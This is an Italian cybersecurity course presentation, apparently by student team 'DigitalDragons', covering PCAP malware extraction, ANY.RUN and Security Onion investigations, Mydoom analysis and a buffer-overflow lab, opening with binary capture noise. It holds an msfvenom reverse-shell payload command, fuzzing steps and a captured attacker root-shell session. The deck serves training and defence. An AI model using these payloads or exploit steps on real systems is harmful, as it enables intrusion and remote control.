.....\$Q.H.....f.....Q.....%.....H.....teSH.....H.....H.tO.....LA.H.....t>H.L\$01.....H.....H.C.....H.....
7.....L.....3.....H.....1.....
.....H.....[.....%.....H.....\$.....H.....t\$.....WH.....H.....H.....%.....=.....\$.....=.....t\$D.F.....H.....L\$3.....H.T\$.....
E3.H.....P1.....uf.....;.....3.....;<.....;.....HC.H.....
..b.....H.....H.....H.....H.....H.....H.....
H9X.....Z.....=*.....t.....H.....t.....H.....T\$A.....H.....0.....L.....\$.....I.....[.....I.....S.....I.....H.....
(.....H.....j.....H.....H.....G.....t.....y.....<.....I.....3.....H.....A.....H.....t1.....
N.....<.....H.....A.....H.....t.H.....
.....H.....(.....H.....H.....3.....H.....>.....H.....Fp.....F.....;.....H.....Fp.....*.....D.X.....3.....H.....H.....~.....pf.....H.....H.....H.....C.....H.....Y.....H.....

Entire conversation (345510 bytes)

0000 16 4c 37 9e eb 50 ea 05 2c
0010 00 3c 2f 64 40 00 40 06 d4
0020 ca 85 bd d6 1a 0a ec 07 5b
0030 72 10 36 eb 00 00 02 04 05

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close



Entire conversation (345510 bytes)

Lab 2 - Estrazione di un Eseguibile da un File PCAP



Esportazione e Verifica

- Esportazione del file tramite Wireshark:
File > Export Objects > HTTP
- Verifica delle proprietà del file:
Comandi: ls -l e file W32.Nimda.Amm.exe



```
File Edit View Terminal Tabs Help
[analyst@sec0ps ~]$ cd /home/analyst
[analyst@sec0ps ~]$ ls -l
total 8740
drwxr-xr-x 2 analyst analyst 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22 2018 Downloads
-rw-r--r-- 1 root   root  8420337 Dec 13 12:29 httpdump.pcap
-rw-r--r-- 1 root   root  162562 Dec 13 13:36 httpsdump.pcap
drwxr-xr-x 9 analyst analyst 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst 345088 Dec 16 11:16 W32.Nimda.Amm.exe
[analyst@sec0ps ~]$
```

```
[analyst@sec0ps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@sec0ps ~]$
```

Lab 2 - Estrazione di un Eseguibile da un File PCAP



Conclusione

E' importante monitorare il traffico di rete per individuare e prevenire minacce

Lezioni apprese:

- Uso di strumenti come Wireshark per l'analisi forense
- Importanza di protocolli sicuri per evitare il download di malware

Applicazione pratica:

- Rafforzare la sicurezza aziendale tramite il monitoraggio proattivo



Obiettivo e Metodologia

- Identificare minacce e tecniche di attacco in un caso reale analizzato con ANY.RUN.
- Uso della matrice MITRE ATT&CK per classificare le minacce.
- Analisi delle connessioni, esecuzioni e richieste DNS.
- Identificazione delle tecniche utilizzate per il controllo e la persistenza.

Bonus 1 - (Any. ГУП)



Elementi chiave

Per comprendere meglio l'attività malevola osservata, è stato analizzato il Process Graph, che fornisce una rappresentazione visiva delle operazioni avvenute nel sistema compromesso.

Ha mostrato la relazione tra processi legittimi e attività malevole.



Bonus 1 - (Any. ГУП)



Panoramica delle tecniche osservate

Tattiche principali (MITRE ATT&CK)

Execution → Esecuzione di codice malevolo con InstallUtil.exe.

Defense Evasion → Mascheramento e disabilitazione dei log.

Discovery → Raccolta informazioni dal registro di sistema.

Command and Control → Comunicazione con server esterni su porte non standard.



Dati rilevanti

Eventi totali: 77

Tecniche individuate: 6

Connessioni sospette verso domini DNS dinamici.

Bonus 1 - (Any. ГУП)



Minacce osservate

Abuso di processi legittimi:

- `InstallUtil.exe` e `svchost.exe` usati per eseguire codice malevolo e comunicare con l'esterno.

Connessioni sospette:

- DuckDNS: Utilizzato per configurare server C&C.
- Richieste a GitHub: Possibile download di payload malevoli.

Query al Registro di sistema:

- Raccolta di informazioni su nome macchina, configurazioni e GUID.
- Strumenti di attacco hanno letto chiavi critiche del sistema.

Porte non standard:

- Comunicazione su porta 7702, probabilmente per evitare rilevamenti.

Bonus 1 - (Any. ГУП)



Implicazioni e possibili obiettivi dell'attaccante

Tecniche avanzate per evitare il rilevamento:

- Uso di strumenti di Windows per nascondere l'attività malevola.
- Comunicazioni su canali atipici per sfuggire ai firewall.

Raccolta e Esfiltrazione di Dati:

- Le richieste DNS e le connessioni suggeriscono una fase di ricognizione avanzata.
- Possibile invio di dati a server esterni.

Persistenza e movimenti laterali:

- L'attacco potrebbe essere un primo step per installare backdoor o eseguire escalation di privilegi

Bonus 1 - (Any. ГУП)



Conclusioni e raccomandazioni

- L'analisi evidenzia un attacco ben pianificato e sofisticato.
- L'uso di servizi legittimi (DuckDNS, GitHub, Cloudfront) mostra l'intenzione di evadere i controlli di sicurezza.
- Il sistema compromesso potrebbe essere stato usato per ricognizione o esfiltrazione dati.

Monitoraggio DNS e traffico di rete:

- Identificare connessioni verso servizi dinamici sospetti (DuckDNS).

Blocco di strumenti di esecuzione non autorizzati:

- Controllo sull'uso di InstallUtil.exe e processi anomali.

Implementazione di soluzioni EDR (Endpoint Detection & Response):

- Rilevare e bloccare comportamenti sospetti.

Audit periodico della rete e dei log di sistema:

- Analisi delle richieste DNS, porte aperte e processi in esecuzione.

Isolamento di un Host Compromesso tramite 5-Tuple



Obiettivo e Tecniche usate dall'attaccante:

Identificare e isolare un attore di minaccia analizzando log HTTP e DNS.

SQL Injection → Esfiltrazione di carte di credito via HTTP

DNS Tunneling → Trasferimento di dati sensibili con query DNS anomale

Isolamento di un Host Compromesso tramite 5-Tuple



Analisi e Risultati

Attacco SQL Injection:

- Log HTTP rivelano esfiltrazione dati con query malevola.
- Dati compromessi: carte di credito e credenziali.

```
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST:
DST: 17
DST: <b>Password=</b>230<br>
DST:
DST: 22
DST: <b>Signature=</b>2017-06-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>1234567812345678<br>
DST:
DST: 17
DST: <b>Password=</b>627<br>
DST:
DST: 22
DST: <b>Signature=</b>2018-11-01<br><p>
DST:
```

Esfiltrazione via DNS:

- Query DNS sospette con dati codificati in esadecimale.
- Decodifica rivela un documento confidenziale rubato.

```
File Edit View Search Terminal Help
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

Isolamento di un Host Compromesso tramite 5-Tuple



Contromisure e Conclusioni

- Azioni per mitigare gli attacchi:
- Cambio credenziali e restrizioni su accessi critici.
- Blocco traffico DNS/FTP e monitoraggio log continuo.
- Abilitazione MFA e verifica integrità file di sistema.

L'attacco ha sfruttato SQLi e DNS Tunneling. L'implementazione contromisure aiuta a prevenire intrusioni future:

Per SQL Injection (SQLi):

- Sanitizzazione dell'input
- Prepared Statements / Parametrized Queries
- Limitare i privilegi del database
- Error handling
- WAF (Web Application Firewall)

Per DNS Tunneling:

- Monitoraggio DNS:
- Limitare l'accesso al server DNS:
- Bloccare porte non standard:
- Autenticazione DNS:
- Controllo dei log DNS:

Isolamento di un Attore di Minaccia tramite HTTP e DNS



Obiettivo

Analizzare un host compromesso tramite Sguil, Wireshark e Kibana.

Attacco rilevato:

- Accesso root ottenuto (GPL ATTACK_RESPONSE id check returned root)
- Attività malevola: Modifica di /etc/shadow e /etc/passwd
- Esfiltrazione dati: Trasferimento di confidential.txt via FTP

Isolamento di un Attore di Minaccia tramite HTTP e DNS



Analisi e Risultati

```
192.168.0.11:49817 209.165.200.235:20-6-1938136318.pcap

Log entry:
{"ts": "2020-06-11T03:53:09.088773Z", "uid": "FX1IV63eSMAEIN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4lb51"], "source": "FTP_DATA", "depth": 0, "analyzers": [{"SHA1": "MD5"}, {"mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false, "MD5": "e7bc9c20bffd5666365379c91294d536b"}, {"sha1": "f7f54acee0342f6161f8e63a10824ee11b330725"}]

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.55 seconds: 0.18 0.21 0.00 0.15 0.00

192.168.0.11:49817 209.165.200.235:20-6-1938136318.pcap
```

Kibana:

- Traffico FTP analizzato: 192.168.0.11 → 209.165.200.235:21
- Credenziali rubate: Username: analyst | Password: cyberops
- File trasferito: confidential.txt (contenente info su una violazione di sicurezza).

```
File
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7...?:?]
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig
SRC:
DST: eth0 Link encap:Ethernet HWaddr 08:00:27:ab:84:07
```

Sguil & Wireshark:

- L'attaccante 209.165.201.17 ha ottenuto accesso root su 209.165.200.235.
- Ha eseguito whoami (risultato: root) e copiato dati sensibili.

Isolamento di un Attore di Minaccia tramite HTTP e DNS



Contromisure e Mitigazione

Azioni consigliate:


- Cambio password immediato per evitare accessi futuri.
- Bloccare o limitare l'uso di FTP, preferendo SFTP.
- Monitoraggio log continuo per rilevare attività sospette.
- Abilitare MFA sugli account critici.
- Verificare integrità dei file di sistema (`/etc/shadow`,
`/etc/passwd`).

Analisi forense Mydoom



Introduzione

Mydoom è un **worm** scritto in C, famoso per la sua rapidissima **diffusione tramite email e reti peer-to-peer** (P2P) come Kazaa. È stato uno dei malware più **veloci** mai visti e ha causato **danni significativi**. Il suo obiettivo principale era infettare il maggior numero possibile di dispositivi, sfruttando tecniche di **autopropagazione** ed **evasione**. Oltre a diffondersi, Mydoom aveva capacità di **offuscamento e persistenza**, rendendolo particolarmente difficile da individuare e rimuovere.



Analisi forense Mydoom



Propagazione e Persistenza

Mydoom utilizza due principali metodi di diffusione: l'invio massivo di email e la propagazione tramite reti P2P.

- **Email infette:** Il malware raccoglie indirizzi email dai dispositivi infetti e invia messaggi contenenti allegati dannosi, spacciandoli per file legittimi.
- **Diffusione su Kazaa:** copia sé stesso nelle cartelle condivise con nomi ingannevoli per ingannare gli utenti e spingerli a scaricarlo.

Per garantirsi di rimanere attivo nel sistema infetto, Mydoom modifica il registro di Windows, creando voci che gli permettono di avviarsi automaticamente ad ogni riavvio. Inoltre, utilizza mutex per evitare esecuzioni multiple e crea processi nascosti per eludere i controlli dell'utente.

Analisi forense Mydoom



Tecniche di Offuscamento ed Evasione

Mydoom integra diverse tecniche per sfuggire alle analisi e ai sistemi di sicurezza:

- **ROT13 Encoding:** offusca stringhe e nomi di file per nascondere il codice malevolo.
- **Manipolazione della data:** controlla la data di esecuzione per terminare la sua attività dopo un certo periodo, riducendo il rischio di essere analizzato troppo a lungo.
- Utilizzo di **proxy SOCKS4:** sfrutta il sistema infetto per inoltrare traffico di rete, aumentando la sua capacità di operare in modo anonimo.
- **Tecniche anti-debugging:** utilizza packer e caricamento dinamico delle API per rendere più complessa l'analisi da parte di ricercatori e antivirus.

```
rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
rot13(key_val, "QyQve0"); // "DlDir0"
```

```
#pragma pack(push, 1)
struct socks4_header {
    unsigned char vn;      /* Version Number: 0x04 */
    unsigned char cd;      /* Command Code */
    unsigned short dstport; /* Porta di destinazione */
    unsigned long dstip;   /* Indirizzo IP di destinazione */
};

#pragma pack(pop)
```

Analisi forense Mydoom



Funzionalità Dannose e Impatti

Oltre alla propagazione, Mydoom esegue diverse attività malevole:

- **Scansione di rete:** cerca indirizzi email e servizi vulnerabili per infettare altre macchine.
- **Attacchi DDoS:** alcune varianti hanno colpito server specifici, come quelli della SCO Group.
- **Esecuzione remota di file:** gli attaccanti possono inviare ed eseguire codice malevolo nei dispositivi infetti.

```
sock = socket(AF_INET, SOCK_STREAM, 0);
server.sin_family = AF_INET;
server.sin_port = htons(target_port);
inet_aton(target_ip, &server.sin_addr);
connect(sock, (struct sockaddr *)&server, sizeof(server));
```

```
send(sock, payload, strlen(payload), 0);
recv(sock, buffer, sizeof(buffer), 0);
```

Nel complesso, Mydoom ha avuto un impatto devastante a livello globale, rallentando internet e causando perdite economiche enormi. Ancora oggi, è un esempio di come un worm possa diffondersi rapidamente sfruttando più vettori di infezione e tecniche avanzate di occultamento.

Extra 2 - Il Buffer Overflow



Obiettivo

Il buffer overflow è una tecnica utilizzata da attaccanti per sfruttare vulnerabilità nei programmi e ottenere l'esecuzione di codice malevolo, spesso con privilegi elevati.

L'obiettivo dell'analisi era replicare questa vulnerabilità per capire come un exploit possa essere costruito e quali contromisure adottare per prevenirlo.

Extra 2 - Il Buffer Overflow



Metodologia di Analisi

L'analisi è stata suddivisa in diverse fasi:

- **Setup dell'ambiente:** Abbiamo utilizzato Immunity Debugger su Windows e Netcat su Kali Linux per monitorare e sfruttare la vulnerabilità.
- **Fuzzing:** Un test con stringhe crescenti di dati è stato inviato al server fino a farlo crashare, identificando il punto in cui avviene il buffer overflow.
- **Controllo del registro EIP:** Utilizzando il modulo Mona in Immunity Debugger, abbiamo confermato di poter sovrascrivere l'EIP (Instruction Pointer), che ci consente di controllare il flusso del programma.

```
python3 fuzzer.py
```

```
(kali㉿kali)-[~/Desktop]$ python3 fuzzing.py
Fuzzing con 100 byte
Fuzzing con 200 byte
Fuzzing con 300 byte
```

```
import socket
ip = "MACHINE_IP"
port = 1337
```

Extra 2 - Il Buffer Overflow



Creazione dell'Exploit

Dopo aver identificato i Bad Characters (caratteri che interferiscono con l'esecuzione del payload), abbiamo generato un payload con msfvenom, creando una reverse shell.

```
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=4444 EXITFUNC=thread -b "\x00" -f python -v payload
```

Ecco le fasi principali:

1. Trovare un punto di salto (jmp esp): Questo ci permette di redirigere l'esecuzione del programma al nostro payload.
2. Generare il payload: Con msfvenom, abbiamo creato un payload che avvia una connessione inversa alla nostra macchina Kali.
3. Aggiungere NOPs: Spazio di decompressione per il payload.
4. Esecuzione dell'exploit: Abbiamo eseguito lo script exploit.py e ottenuto una reverse shell sulla macchina vulnerabile.

Extra 2 - Il Buffer Overflow



Conclusioni e Raccomandazioni

In conclusione, questa dimostrazione mostra quanto possa essere pericolosa una vulnerabilità di buffer overflow se non adeguatamente mitigata.

Per proteggersi:

- Evitate l'uso di funzioni non sicure come **strcpy** o **gets** nei programmi.
- Implementate controlli rigorosi sulla dimensione dei buffer.
- Utilizzate tecniche di protezione moderne, come **ASLR** (Address Space Layout Randomization) e **stack canaries**, per rendere più difficile sfruttare queste vulnerabilità.
- Monitorate costantemente i servizi esposti e aggiornate i software per correggere eventuali vulnerabilità note.

La sicurezza del software parte da una buona progettazione e da test continui.



Grazie per l'attenzione

DigitalDragons